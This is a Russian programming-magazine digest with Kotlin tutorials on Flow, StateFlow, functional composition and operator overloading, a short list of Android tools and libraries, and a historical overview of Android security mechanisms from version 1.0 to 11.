В Kotlin уже есть мощный механизм асинхронного программирования под названием корутины (coroutines). Они позволяют писать чистый асинхронный неблокируемый код, построенный на последовательном вызове функций. Например, мы можем объявить такую функцию:

```
suspend fun doSomething(): List<Something>
```

Допустим, она будет выполнять сложные расчеты в фоне, а затем вернет результат в виде списка. Это отлично работает, за исключением того, что функция должна заранее выполнить расчет ***всех*** элементов списка. Если элементов слишком много или мы имеем дело с неопределенным количеством элементов, начинаются проблемы.

Для их решения в Kotlin есть другой инструмент под названием Flow (поток):

```
fun doSomething(): Flow<Something>
```

Обрати внимание, что при объявлении функции мы не использовали ключевое слово `suspend`. Это потому, что на самом деле, какой бы сложной ни была функция, при запуске она ничего не делает и сразу возвращает управление. Функция начинает работать только после того, как мы вызовем метод `collect()` полученного от функции объекта. Например:

```
flow.collect { something -> println(something) }
```

Именно поэтому разработчики Kotlin называют потоки холодными, в противовес горячим каналам (Channel), которые также присутствуют в языке.

Для создания самого потока можно использовать функцию `flow`:

```
fun doSomething(): Flow<Int> = flow {
    for (i in 1..3) {
        delay(100)
        emit(i)
    }
}
```

В данном случае функция «выпускает» в поток три объекта типа Int с перерывом в 100 миллисекунд. Обрати внимание, что `flow` — это suspend-функция, которая может запускать другие suspend-функции (в данном случае `delay()`).

Как уже было сказано выше, функция, возвращающая поток, не должна быть suspend-функцией. Но метод `collect()` объекта типа Flow — suspend-функция, которая должна работать внутри `CoroutineScope`:

```
val something = doSomething()

viewModelScope.launch {
    something.collect { value -> println(value) }
}
```

Создать поток можно и другими способами, например с помощью метода `asFlow()`:

```
listOf(1,2,3).asFlow()
(1..3).asFlow()
```

Чтобы завершить поток, есть несколько путей — от вызова `collect()` до методов типа `first()`, `fold()`, `toList()`, знакомых тебе по работе с коллекциями.

Сам поток можно трансформировать, чтобы получить новый поток с помощью методов `map()`, `filter()`, `take()`:

```
(1..3).asFlow()
    .transform { number ->
        emit(number*2)
        delay(100)
        emit(number*4)
    }
    .collect { number -> println(number) }
```

По умолчанию функции `flow` и `collect` запускаются внутри текущего CoroutineScope, но его можно изменить, используя метод `flowOn()`:

```
fun doSomething(): Flow<Int> = flow {
    // Этот код будет выполнен внутри Dispatchers.IO (фоновый поток)
    for (i in 1..3) {
        delay(100)
        emit(i)
    }
}.flowOn(Dispatchers.IO)

[...]

viewModelScope.launch {
    doSomething().collect { value ->
        // Этот код будет выполнен внутри основного потока приложения
        print (value)
    }
}
```

Несколько потоков можно объединить в один с помощью метода `zip()`:

```
val flowA = (1..3).asFlow()
val flowB = flowOf("one", "two", "three")
flowA.zip(flowB) { a, b -> "$a and $b" }
     .collect { println(it) }
```

Этот код объединит каждый элемент первого потока с соответствующим элементом второго потока:

```
1 and one
2 and two
3 and three
```

Другой вариант объединения — функция `combine()`:

```
al flowA = (1..3).asFlow()
val flowB = flowOf("single item")
flowA.combine(flowB) { a, b -> "$a and $b" }
     .collect { println(it) }
```

В данном случае каждый элемент первого потока будет объединен с последним элементом второго потока:

```
1 and single item
2 and single item
3 and single item
```

После трансформации потоков мы можем получить структуры данных, включающие в себя потоки потоков (`Flow<Flow<X>>`). Чтобы «выровнять» такие данные, можно использовать один из следующих методов:

- `flatMapConcat()` — возвращает поток, который возвращает все элементы первого вложенного потока, затем все элементы второго потока и так далее;
- `flatMapMerge()` — возвращает поток, в который попадают элементы из всех вложенных потоков в порядке очередности;
- `flatMapLatest()` — возвращает последний вложенный поток.

Kotlin Flow и StateFlow

StateFlow, End of LiveData? — статья о StateFlow, новом классе библиотеки корутин Kotlin (начиная с 1.3.6) для хранения состояний.

Сразу начнем с примера:

```
fun main() = runBlocking {
    val stateFlow = MutableStateFlow<Int>(0)

    // Следим за изменением состояния
    val job = launch {
        stateFlow.collect {
            print("$it ")
        }
    }

    // Изменяем состояние
    (1..5).forEach {
        delay(500)
        stateFlow.value = it
    }

    job.cancel()
    job.join()
}
```

StateFlow базируется на потоках и позволяет разным компонентам приложения менять состояние и реагировать на изменение этого состояния.

В Android StateFlow можно использовать в качестве более продвинутого аналога LiveData. Создадим, например, следующую ViewModel:

```
@ExperimentalCoroutinesApi
class MainViewModel : ViewModel() {
    private val _countState = MutableStateFlow(0)

    val countState: StateFlow<Int> = _countState

    fun incrementCount() {
        _countState.value++
    }

    fun decrementCount() {
        _countState.value--
    }
}
```

Теперь создадим активность, использующую эту модель. Активность будет состоять из TextView, показывающего число, и двух кнопок для увеличения и уменьшения этого числа:

```
class MainActivity : AppCompatActivity() {
    private val viewModel by lazy {
        ViewModelProvider(this)[MainViewModel::class.java]
    }

    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)
        setContentView(R.layout.activity_main)

        initCountObserver()
        initView()
    }
}

private fun initCountObserver() {
    lifecycleScope.launch {
        viewModel.countState.collect { value ->
            textview_count.text = "$value"
        }
    }
}

private fun initView() {
    button_plus.setOnClickListener(::incrementCounter)
    button_minus.setOnClickListener(::decrementCounter)
}

private fun incrementCounter(view: View) {
    viewModel.incrementCount()
}

private fun decrementCounter(view: View) {
    viewModel.decrementCount()
}
```

Это все. Нажатие кнопки изменения числа изменит состояние ViewModel, а это, в свою очередь, приведет к автоматическому изменению TextView. И все это работает с учетом жизненного цикла активности благодаря использованию lifecycleScope.

Основы функционального программирования на Kotlin

Functional Programming in Kotlin — серия статей о функциональном программировании на Kotlin.

В функциональном программировании функции языка программирования рассматриваются с точки зрения математических функций, которые представляют собой зависимость одной переменной величины от другой. Такие функции называются чистыми (pure function). Они имеют ряд ограничений в сравнении с функциями, к которым привыкли программисты на традиционных языках:

- чистая функция всегда возвращает значение;
- она не выбрасывает исключений;
- не изменяет данные за пределами своей области видимости;
- не изменяет свои аргументы;
- всегда возвращает одинаковое значение для одних и тех же аргументов.

Пример чистой функции на языке Kotlin:

```
fun division(x: double, y: Double): Double = x / y
```

Пример нечистой функции:

```
fun addItems(value: Int, list: MutableList<Int>): List<Int> {
    list.add(value)
    return list
}
```

Функция из второго примера изменяет один из своих аргументов (`list`) и поэтому не может считаться чистой.

Сторонники функционального программирования утверждают, что приложения, написанные с использованием исключительно или преимущественно чистых функций, всегда более надежны, так как приложение состоит из набора понятных и простых строительных блоков, каждый из которых легко протестировать.

Для объединения функций применяется композиция, когда несколько функций используются для создания новой. Интуитивно ты можешь попробовать сделать это следующим образом:

```
fun f(x: Int) = x + 1
fun g(x: Int) = 2 * x
println(f(g(2))
```

Но это неверно. Настоящая композиция должна выполняться как операция над функциями:

```
fun f(x: Int) = x + 1
fun g(x: Int) = 2 * x
fun compose(f: (Int) -> Int, g: (Int) -> Int): (Int) -> Int = { x ->
f(g(x)) }

val fog = compose(::f, ::g)
println(fog(2))
```

Предыдущий пример композиции подходит только для типов Int, но его можно расширить для поддержки любых типов данных:

```
fun r1(x: Boolean): Int = if(x) 1 else 0
fun r2(x: Int): Boolean = if(x == 0) false else true

fun <T, U, V>compose(f: (U) -> V, g: (T) -> U): (T) -> V = { f(g(it))
 }

val r1of2 = compose<Int, Boolean, Int>(::r1, ::r2)
println(r1of2(2))
```

Перегрузка операторов в Kotlin

Code expressivity++ with operator overloading — статья о перегрузке операторов на примере, как бы странно это ни звучало, хора певцов.

Допустим, у нас есть класс `Choir` (хор), в который можно добавлять певцов (Singer):

```
class Choir {
    private val singers = mutableListOf<Singer>()

    fun addSinger(singer: Singer) {
        singers.add(singer)
    }

    ...
}
```

Теперь, чтобы добавить певца, необходимо сделать так:

```
choir.addSinger(singer)
```

Все понятно и логично, но было бы более привычно делать это так:

```
choir += singer
```

Именно для этого нужна перегрузка операторов. Например, чтобы добавить оператор `+=`, достаточно сделать так:

```
class Choir {
    private val singers = mutableListOf<Singer>()

    operator fun plusAssign(singer: Singer) {
        singers.add(singer)
    }
}
```

Обрати внимание на ключевое слово `operator` и имя функции (`plusAssign`). У каждого оператора есть свое имя (полный список), а перегрузка одного оператора никогда не приводит к перегрузке его «родственников». К примеру, перегрузка оператора `+` не приведет к перегрузке оператора `++`.

Перегрузка не всех операторов полезна всегда. В данном случае может быть лучше воспользоваться оператором вхождения (`contains`):

```
operator fun contains(s: Singer) : Boolean {
      return singers.contains(s)
}
```

Благодаря ему можно сделать так:

```
if (singerMeghan in choir) {
    println("Meghan is a part of the choir!")
}
```

Перегрузку операторов можно использовать в функциях-расширениях:

```
operator fun ViewGroup.plusAssign(other: View) = addView(other)
```

Теперь добавить View к ViewGroup можно с помощью оператора:

```
viewGroup += view
```

Как и в других языках, при перегрузке операторов в Kotlin следует руководствоваться простым правилом: краткость не всегда повышает читаемость кода. Стоит несколько раз подумать перед тем, как применять перегрузку.

Unary prefix	Increment and decrement	Arithmetic operators	'In' operator	Indexed access operator	Invoke operator	Augmented assignment	Equality and inequality	Comparison operators
+a	a++	a+b	a in b	a[i]	a()	a+=b	a==b	a>b
-a	a--	a-b	a !in b	a[i, j]	a(i)	a-=b	a!=b	a<b
!a		a*b		a[i1, ... ix]	a(i, j)	a*=b		a>=b
		a/b		a[i] = b	a(i1, ..., ix)	a/=b		a<=b
		a%b		a[i, j] = b		a%=b		
		a..b		a[i1... ix] = b				

Операторы, поддерживающие перегрузку


ИНСТРУМЕНТЫ

- AndroPyTool — инструмент для всестороннего анализа приложений под Android;
- apkurlgrep — утилита для извлечения URL-адресов из APK;
- Luject — инструмент для внедрения библиотек в приложения;
- Decompiler — декомпилятор для VSCode с поддержкой приложений под Android.

БИБЛИОТЕКИ

- EasyFlipViewPager — эффект перелистывания страниц для ViewPager;
- Retromock — библиотека для мокинга Retrofit;
- Sandwich — API для обработки успешных и неуспешных сетевых запросов;
- AGSkeletonLoading — заглушка с анимацией загрузки;
- Decorator — библиотека для создания отступов и разрывов в RecyclerView;
- TransformationLayout — библиотека для анимированной трансформации одних View в другие;
- Harmony — потокобезопасная реализация SharedPreference;
- android-ecosystem-cheat-sheet — читшит с информацией о 200 утилитах, сервисах, плагинах и библиотеках.

БЕЗОПАСНОСТЬ ANDROID



ОТ ПЕРВОЙ ДО ОДИННАДЦАТОЙ ВЕРСИИ

Долгое время Android имел славу медленной, небезопасной и в целом убогой ОС, предназначенной для тех, кто не смог накопить на iPhone. Но так ли это сейчас и был ли Android на самом деле так плох? В этой статье мы не будем касаться плавности работы интерфейса и возможностей ОС, но проследим за историей едва ли не самой больной части Android — системы безопасности.

Евгений Зобнин
Редактор Unixoid и Mobile
zobnin@glc.ru

НАЧАЛО ВРЕМЕН

Понять смысл и назначение защитных механизмов Android проще всего в ретроспективе. А именно — изучив, как была реализована защита (или ее отсутствие) в первых версиях ОС и как и зачем она менялась впоследствии.

Итак, Android 1.0 — платформа, выпущенная осенью 2008 года вместе со смартфоном HTC Dream (T-Mobile G1). Безопасность обеспечивается пятью ключевыми подсистемами.

1. PIN-код экрана блокировки для защиты от несанкционированного физического доступа.

2. Песочницы (изолированная среда исполнения) для приложений. Каждое приложение запускается от имени созданного специально для него пользователя Linux. Приложение имеет полный контроль над файлами своей песочницы (`/data/data/имя.пакета`), но не может получить доступ к системным файлам и файлам других приложений. Единственный способ покинуть песочницу — получить права root.

3. Каждое приложение обязано указывать список нужных для его работы полномочий в **манифесте**. Полномочия позволяют использовать те или иные системные API (доступ к камере, микрофону, сети и так далее). Хотя соблюдение полномочий контролируется на нескольких уровнях, включая ядро Linux, явно запрашивать их у пользователя не нужно; приложение автоматически получает все перечисленные в манифесте полномочия, и пользователю остается либо установить приложение, предоставив ему все полномочия, либо не устанавливать его вовсе.

Контроль доступа на основе полномочий не распространяется на карты памяти и USB-накопители. Они используют файловую систему FAT, которая не позволяет назначить права доступа к файлам. Любое приложение может читать содержимое всей карты памяти.

4. Приложения должны быть подписаны **ключом** разработчика. Во время установки новой версии приложения система сверяет цифровые подписи старой и новой версий приложения и не допускает установку, если они не совпадают. Такой подход позволяет защитить пользователя от фишинга и кражи данных, когда троян прикидывается легитимным приложением и после «обновления» получает доступ к файлам оригинального приложения.

5. Язык Java и виртуальная машина обеспечивают защиту от многих типов атак, перед которыми уязвимы приложения на небезопасных языках, таких как C и C++. Переполнение буфера или повторное использование освобожденной памяти в Java невозможны в принципе.

В то же время значительная часть операционной системы, включая системные сервисы, виртуальную машину, мультимедийные библиотеки, систему рендеринга графики, а также все сетевые подсистемы, написана на тех самых небезопасных C и C++ и работает с правами root. Уязвимость в одном из этих компонентов может быть использована для получения полного контроля над ОС или выполнения DoS-атаки. HTC Dream был «взломан» благодаря тому, что сервис Telnet, предустановленный на смартфон, работал с правами root. Все, что нужно было сделать, — это найти способ его запустить, а затем к смартфону можно было подключиться по сети и получить шелл-доступ с правами суперпользователя.

Если же говорить о стандартных приложениях, то они хоть и не имели прав root и работали под защитой виртуальной машины в собственной песочнице, так или иначе обладали очень широкими возможностями, свойственными десктопным операционным системам. При наличии нужных прав стороннее приложение могло сделать очень многое: прочитать списки СМС и звонков, прочитать любые файлы на карте памяти, получить список установленных приложений, работать в фоне неограниченное время, выводить графику поверх окон других приложений, получать информацию практически обо всех системных событиях (установка приложения, включение-выключение экрана, звонок, подключение зарядного устройства и многое другое).

Строго говоря, все эти API не были уязвимостями в прямом смысле слова. Наоборот, они открывали широкие возможности для программистов и, как следствие, пользователей. Но если в 2008-м эти возможности не создавали особых проблем, поскольку рынок смартфонов был ориентирован на энтузиастов и бизнесменов, то уже через несколько лет, когда смартфоны получили распространение среди всех групп населения, стало понятно, что приложения необходимо ограничивать в возможностях.

ПОЛНОМОЧИЯ

Есть два способа ограничить приложения в правах и не дать им влиять на систему и пользовательские данные:

1. Урезать возможности всех приложений до минимума, как это было сделано в J2ME.
2. Позволить пользователю контролировать доступные приложению возможности (путь iOS).

Android, несмотря на мощную систему разделения полномочий внутри ОС, не позволял ни того, ни другого. Первые намеки на систему гранулярного контроля полномочий появились только в Android 4.3 вместе со скрытым разделом настроек App Ops.



Скрытое меню App Ops в Android 4.3


С помощью этих настроек пользователь мог отозвать у приложения любые доступные ему полномочия по отдельности. Однако назвать эту систему удобной и дружелюбной пользователю нельзя: управление разрешениями было чересчур гранулярным, приходилось ориентироваться среди десятков разрешений, смысл которых часто оставался непонятен. При этом отзыв любого разрешения мог привести (и часто приводил) к падению приложения, так как в Android просто не было API, который бы позволил программисту понять, имеет его приложение разрешение на выполнение того или иного действия или нет. В итоге систему App Ops удалили из Android уже в версии 4.4.2, и только в Android 6 ей на смену пришла существующая до сих пор система полномочий.

В этот раз инженеры Google пошли другим путем и объединили смежные полномочия, получив в итоге семь метаполномочий, которые могут быть запрошены прямо во время работы приложения. В основе системы лежал новый API, позволивший программистам проверять доступные приложению полномочия и запрашивать их, когда нужно.

Побочным эффектом такого подхода стала... бесполезность новой системы. Дело в том, что она работала исключительно для приложений, собранных под Android 6.0 и выше. Разработчик приложения мог указать в правилах сборки директиву `targetSdkVersion 22` (то есть Android 5.1), и его приложение продолжило бы получать все полномочия в автоматическом режиме.

Google была вынуждена реализовать систему именно таким образом, чтобы сохранить совместимость со старым софтом. По-настоящему система начала действовать только спустя два года, когда Google ввела требование минимального SDK в Google Play, то есть просто запретила публиковать приложения, собранные для устаревших версий ОС. Окончательно решили вопрос только в Android 10: стало возможно отзывать полномочия у софта, собранного для Android 5.1 и ниже.

В Android 11 система полномочий была расширена и теперь позволяет предоставлять разрешение на ту или иную операцию только на один раз. Как только приложение будет свернуто, оно потеряет разрешение, и его придется запрашивать снова.



Одноразовые разрешения в Android 11

ОГРАНИЧЕНИЯ

Система управления разрешениями — только часть решения проблемы. Вторая часть — запреты на использование опасных API. Можно долго спорить, стоит ли позволять сторонним приложениям получать IMEI телефона с помощью разрешений, или необходимо запретить делать это вовсе. Для Google, входящей в эпоху тотального помешательства на прайваси, ответ был очевиден.

Несмотря на то что компания и раньше вводила запреты на использование тех или иных API (можно вспомнить, например, запрет на включение режима полета и подтверждение отправки СМС на короткие номера в Android 4.2), активные боевые действия начались только в 2017 году.

Начиная с восьмой версии Android скрывает многие идентификаторы устройства от приложений и других устройств. Android ID (`Settings.Secure.ANDROID_ID`) — уникальный идентификатор Android теперь различен для каждого установленного приложения. Серийный номер устройства (`android.os.Build.SERIAL`) недоступен приложениям, собранным для Android 8 и выше. Содержимое переменной `net.hostname` пусто, а DHCP-клиент никогда не посылает хостнейм DHCP-серверу. Стали недоступны некоторые системные переменные, например ro.runtime.firstboot (время последней загрузки).

С Android 9 приложения больше не могут прочитать серийный номер устройства без полномочия `READ_PHONE_STATE`. В Android 10 появилось ограничение на доступ к IMEI и IMSI. Чтобы прочитать эту информацию, теперь требуется разрешение `READ_PRIVILEGED_PHONE_STATE`, недоступное сторонним приложениям.

Для получения MAC-адреса Bluetooth в Android 8 и выше требуется разрешение `LOCAL_MAC_ADDRESS`, а MAC-адрес Wi-Fi рандомизируется при проверке доступных сетей (чтобы избежать трекинга пользователей, например покупателей в торговых центрах).

В Android 9 Google пошла намного дальше и запретила использовать камеру, микрофон и любые сенсоры, пока приложение находится в фоне (оставив возможность использовать камеру и микрофон «видимым сервисам» — foreground service). В Android 10 к этим ограничениям добавился запрет на доступ к местоположению в фоне (теперь для этого нужно разрешение `ACCESS_BACKGROUND_LOCATION`) и запрет на чтение буфера обмена в фоне (нужно разрешение `READ_CLIPBOARD_IN_BACKGROUND`).

Еще одно важное нововведение Android 9 — полный запрет на использование HTTP без TLS (то есть без шифрования) для всех приложений, собранных для новой версии Android. Это ограничение тем не менее можно обойти, если указать в файле настроек безопасности сети (`network_security_config.xml`) список разрешенных доменов.

Android 10 ввел запрет на запуск активностей (по сути — запуск приложений) фоновыми приложениями. Исключения сделаны для bound-сервисов, таких как Accessibility и сервисы автозаполнения. Приложения, использующие разрешение `SYSTEM_ALERT_WINDOW`, и приложения, получающие имя активности в системном PendingIntent, тоже могут запускать активности в фоне. Также приложения теперь не могут запускать бинарные файлы из собственного приватного каталога. Это уже привело к проблемам в работе популярного приложения Termux.


С Android 11 приложения больше не могут получить прямой доступ к карте памяти (внутренней или внешней) с помощью разрешений `READ_EXTERNAL_STORAGE` и `WRITE_EXTERNAL_STORAGE`. Вместо этого следует использовать либо личный каталог приложения внутри `/sdcard/Android` (он создается автоматически и не требует разрешений), либо Storage Access Framework, не допускающий доступ к данным других приложений.

Интересно, что Google ограничивает сторонние приложения не только средствами операционной системы. В конце 2018 года в Google Play появилось требование, гласящее, что все приложения, использующие разрешения на чтение СМС и журнала звонков, должны относиться к одному из разрешенных типов приложений и в обязательном порядке проходить ручную премодерацию. В результате из маркета удалили многие полезные инструменты, авторы которых просто не смогли обосновать перед Google необходимость использовать те или иные разрешения.

ШИФРОВАНИЕ ДАННЫХ

Права доступа и другие ограничения времени исполнения — хорошая защита до тех пор, пока злоумышленник не получит физический доступ к устройству. Но что будет, если забытый пользователем смартфон попадет в руки подготовленного хакера? Многие устройства во времена первых версий ОС имели уязвимости в загрузчике или не блокировали его вовсе. Поэтому снять дамп NAND-памяти было проще простого.

Для борьбы с этой проблемой в Android 3.0 появилась встроенная функция шифрования данных, основанная на проверенном годами и сотнями тысяч пользователей модуле Linux-ядра dm-crypt. С Android 5 эта функция стала обязательной, то есть Google потребовала включить ее для всех устройств с поддержкой хардварного ускорения шифрования (это в первую очередь 64-битные процессоры ARM).



Включаем шифрование данных

Система шифрования была достаточно стандартной. Раздел `userdata` шифровался с помощью модуля dm-crypt алгоритмом AES-128 в режиме CBC с привлечением функции ESSIV:SHA256 для получения векторов инициализации (IV). Ключ шифрования был защищен с помощью KEK-ключа, который мог быть получен из PIN-кода с помощью прогонки через функцию scrypt или сгенерирован случайным образом и сохранен в TEE. При этом, если пользователь купил смартфон на базе Android 5.0 с активированным по умолчанию шифрованием и затем установил PIN-код, последний также использовался для генерации KEK.

Функция scrypt для получения ключа из PIN-кода используется с Android 4.4. Она заменила ранее применявшийся алгоритм PBKDF, уязвимый для подбора на GPU (шестизначный цифровой PIN за десять секунд, шестизначный знаковый — четыре часа с помощью hashcat), тогда как scrypt, по заявлению создателей, увеличивал время подбора примерно в 20 000 раз и вообще не подходил для GPU из-за высоких требований к памяти.

К сожалению, при всех стараниях Google система полнодискового шифрования (FDE — Full Disk Encryption) продолжала страдать от ряда концептуальных недостатков.

1. FDE не позволяло использовать разные ключи шифрования для разных областей данных и пользователей. Например, зашифровать раздел Android for Work с помощью корпоративного ключа предприятия или расшифровать критические для основной функциональности смартфона данные без запроса пароля пользователя.
2. Посекторное шифрование сводило на нет все оптимизации, реализованные на уровне драйверов файловых систем. Устройство практически непрерывно выполняло расшифровку секторов и зашифровывало их вновь, модифицируя содержимое раздела. Поэтому с FDE всегда заметно падала производительность и сокращалось время автономной работы устройства.
3. FDE не поддерживало проверку подлинности содержимого секторов. Их слишком много, и среди них время от времени появляются сбойные, переназначаемые контроллером в резервную область.
4. Криптографическая схема AES-CBC-ESSIV была уязвимой к утечке данных, так как допускала определение точки их изменения. Она позволяла выполнять атаки подмены и перемещения.

Решением стала система пофайлового шифрования в Android 7 (FBE — File-Based Encryption). Она использует функцию шифрования файловых систем ext4 и F2FS для раздельного шифрования каждого файла по алгоритму AES, но уже в другом режиме — XTS. Этот режим разрабатывался специально для шифрования блочных устройств и не имеет типичных для режима CBC уязвимостей. В частности, XTS не позволяет определить точку изменения данных, не подвержен утечке данных, устойчив к атакам подмены и перемещения.


Вплоть до последнего времени Google позволяла производителям смартфонов использовать любой механизм шифрования, но с Android 10 FBE стало обязательным. Более того, начиная с Android 9 шифрование обязательно не только для устройств с хардварной поддержкой шифрования, но и вообще для всех устройств.

Такая возможность появилась благодаря разработанному в Google механизму шифрования Adiantum. Он базируется на применении быстрой хеш-функции NH, алгоритме аутентификации сообщений (MAC) Poly1305 и потоковом шифре XChaCha12. В тестах на процессоре ARM Cortex-A7 Adiantum показывает пятикратное превосходство в скорости шифрования над AES-256-XTS.

ДОВЕРЕННАЯ СРЕДА ИСПОЛНЕНИЯ

Важным новшеством системы шифрования Android 5 стала возможность хранить ключ шифрования в доверенной среде исполнения (Trusted Execution Environment — TEE). Речь идет о выделенном микрокомпьютере внутри мобильного чипа или рядом с ним. Он имеет собственную ОС и отвечает исключительно за шифрование данных и хранение ключей шифрования. Доступ к такому микро-ПК имеет лишь небольшой сервис внутри основной системы, так что компрометация системы не приводит к утечке самих ключей.


Наиболее известная реализация TEE — TrustZone, которая используется в чипсетах Qualcomm (ее, кстати, уже взламывали). Другие производители могут взять собственные. Например, в смартфонах Samsung это реализация TEE под управлением операционной системы Kinibi, разработанной компанией Trustsonic (Samsung Galaxy S3–S9), либо системы TEEGRIS, за авторством инженеров самой Samsung (Samsung Galaxy S10 и выше).



TrustZone в варианте Samsung

Смартфоны линейки Pixel (начиная с Pixel 3/3XL) используют выделенный чип Titan M, который разработала и производит сама Google. Это мобильная версия серверного чипа Titan, в ней в том числе хранятся ключи шифрования и счетчик откатов, который использует система доверенной загрузки Verified Boot (о ней чуть позже), а также реализована функция Android Protected Confirmation, позволяющая математически доказать, что пользователь действительно увидел диалог подтверждения и что ответ на этот диалог не был перехвачен и изменен. Чип имеет прямую электрическую связь с боковыми клавишами смартфона и блокирует их при попытках взлома.

Titan M — своего рода аналог чипа Secure Enclave, который Apple уже несколько лет предустанавливает в собственные смартфоны. Благодаря тому что Titan M — это выделенный микрокомпьютер (на базе ARM Cortex-M3), не связанный с основным процессором, он устойчив к атакам типа Rowhammer, Spectre и Meltdown.



Titan M

ДОВЕРЕННАЯ ЗАГРУЗКА

Еще в Android 4.4 Google реализовала механизм Verified Boot. На каждом этапе загрузки «первичный загрузчик → вторичный → aboot → ядро Linux → система Android» операционная система проверяет целостность следующего компонента (загрузчики по цифровым подписям, ядро по контрольной сумме, систему по контрольной сумме ФС) и может предпринять действия, если компонент был изменен.

Долгое время механизм находился в стадии развития и только с выпуском Android 7 научился полагаться на хардварное хранилище ключей (TEE) и запрещать загрузку при компрометации одного из компонентов (если этого захочет производитель устройства).

Начиная с Android 8 в составе Verified Boot появилась официальная реализация защиты от даунгрейда, когда система явно запрещает установку старых версий прошивок.

Даунгрейд опасен тем, что может быть использован для получения доступа к смартфону с помощью «возвращения старых багов». Допустим, человек украл телефон, понял, что он зашифрован, запаролен, а загрузчик заблокирован. Кастомную прошивку установить не получится (не совпадают сертификаты), но можно откатить смартфон к старой версии официальной прошивки, в которой был баг, позволяющий обойти блокировщик экрана (такой был в прошивке Samsung, например), и с его помощью получить доступ к содержимому смартфона.



Метаданные Verified Boot включают в себя Rollback Index для защиты от отката и хеш-суммы разделов

Продолжение статьи →

БЕЗОПАСНОСТЬ ANDROID

ОТ ПЕРВОЙ ДО ОДИННАДЦАТОЙ ВЕРСИИ

ЗАЩИТА ОТ СРЫВА СТЕКА

Шифрование данных и режим доверенной загрузки спасут от злоумышленника, который не сможет обойти экран блокировки и попытается снять дамп с уже выключенного устройства или загрузить устройство с альтернативной прошивкой. Но они не защитят от эксплуатации уязвимостей в уже работающей системе.

Уязвимости в ядре, драйверах и системных компонентах зачастую позволяют получить права root. Поэтому Google занялась укреплением этих компонентов почти сразу после релиза первой версии Android.

В Android 1.5 системные компоненты были переведены на использование библиотеки safe-iop, реализующей функции безопасного выполнения арифметических операций над целыми числами (защита от integer overflow). Из OpenBSD была позаимствована реализация функции dmalloc, затрудняющая атаки с задействованием двойного освобождения памяти и атаки согласованности чанков, а также функция calloc с проверкой на возможность целочисленного переполнения во время операции выделения памяти.

Весь низкоуровневый код Android с версии 1.5 собирается с применением механизма компилятора GCC ProPolice для защиты от срыва стека на этапе компиляции. Начиная с версии 2.3 в коде задействованы «железные» механизмы защиты от срыва стека (бит No eXecute (NX), доступный с ARMv6).


В Android 4.0 Google внедрила в Android технологию Address space layout randomization (ASLR), которая позволяет расположить в адресном пространстве процесса образ исполняемого файла, подгружаемых библиотек, кучи и стека случайным образом. Благодаря этому эксплуатация многих типов атак существенно усложняется, так как атакующему приходится угадывать адреса перехода для выполнения атаки. Кроме того, с версии 4.1 Android собирают с использованием механизма RELRO (Read-only relocations), который позволяет защитить системные компоненты от атак, основанных на перезаписи секций загруженного в память ELF-файла. С Android 8 поддержка ASLR также распространяется на ядро. В Android 4.2 появилась поддержка механизма `FORTIFY_SOURCE`, позволяющего отследить переполнение буфера в функциях копирования памяти и строк.

Начиная с ядра Linux 3.18 в Android включен софтверный вариант функции PAN (Privileged Access Never), защищающий от прямого доступа к памяти процессов из режима ядра. Хотя само ядро обычно не использует эту возможность, некорректно написанные драйверы могут это делать, что приводит к появлению уязвимостей.

Все ядра 3.18 и выше также включают функцию Post-init read-only memory. Она помечает участки памяти, которые были доступны для записи во время инициализации ядра, как read-only уже после инициализации.

Начиная с восьмой версии Android собирают с применением технологии Control Flow Integrity (CFI), предназначенной для борьбы с эксплоитами, использующими технику ROP (Return Oriented Programming). При включении CFI компилятор строит граф вызовов функций и встраивает код сверки с этим графом перед каждым вызовом функции. Если вызов происходит по отклоняющемуся от графа адресу, приложение завершается.

В Android 9 использование CFI расширилось и покрывает медиафреймворки, а также стек NFC и Bluetooth. В Android 10 поддержка была реализована для самого ядра.



Код вызова функции с отключенным и включенным CFI

Похожим образом работает технология Integer Overflow Sanitization (IntSan), предназначенная для защиты от целочисленного переполнения. Компилятор встраивает в результирующий код приложений функции проверки — подтвердить, что исполняемая арифметическая операция не вызовет переполнения.

Впервые технология была использована в Android 7 для защиты медиастека, в котором обнаружили целый комплекс удаленных уязвимостей Stagefright. В Android 8 она также используется для защиты компонентов libui, libnl, libmediaplayerservice, libexif, libdrmclearkeyplugin и libreverbwrapper. В Android 10 проверками удалось покрыть 11 медиакодеков и стек Bluetooth. По словам разработчиков, уже существовавшие в Android 9 проверки позволили нейтрализовать 11 различных уязвимостей.

